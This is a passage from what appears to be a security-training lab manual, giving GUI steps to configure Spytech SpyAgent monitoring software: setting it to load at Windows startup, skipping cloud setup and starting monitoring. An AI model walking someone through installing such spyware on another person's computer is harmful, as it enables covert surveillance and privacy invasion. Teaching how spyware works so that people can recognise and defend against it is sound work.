


24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



25. In the **Confirm Settings** section, click **Next** to continue.

26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.




Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**




28. If a **Getting Started** dialog box appears, click **No**.

29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



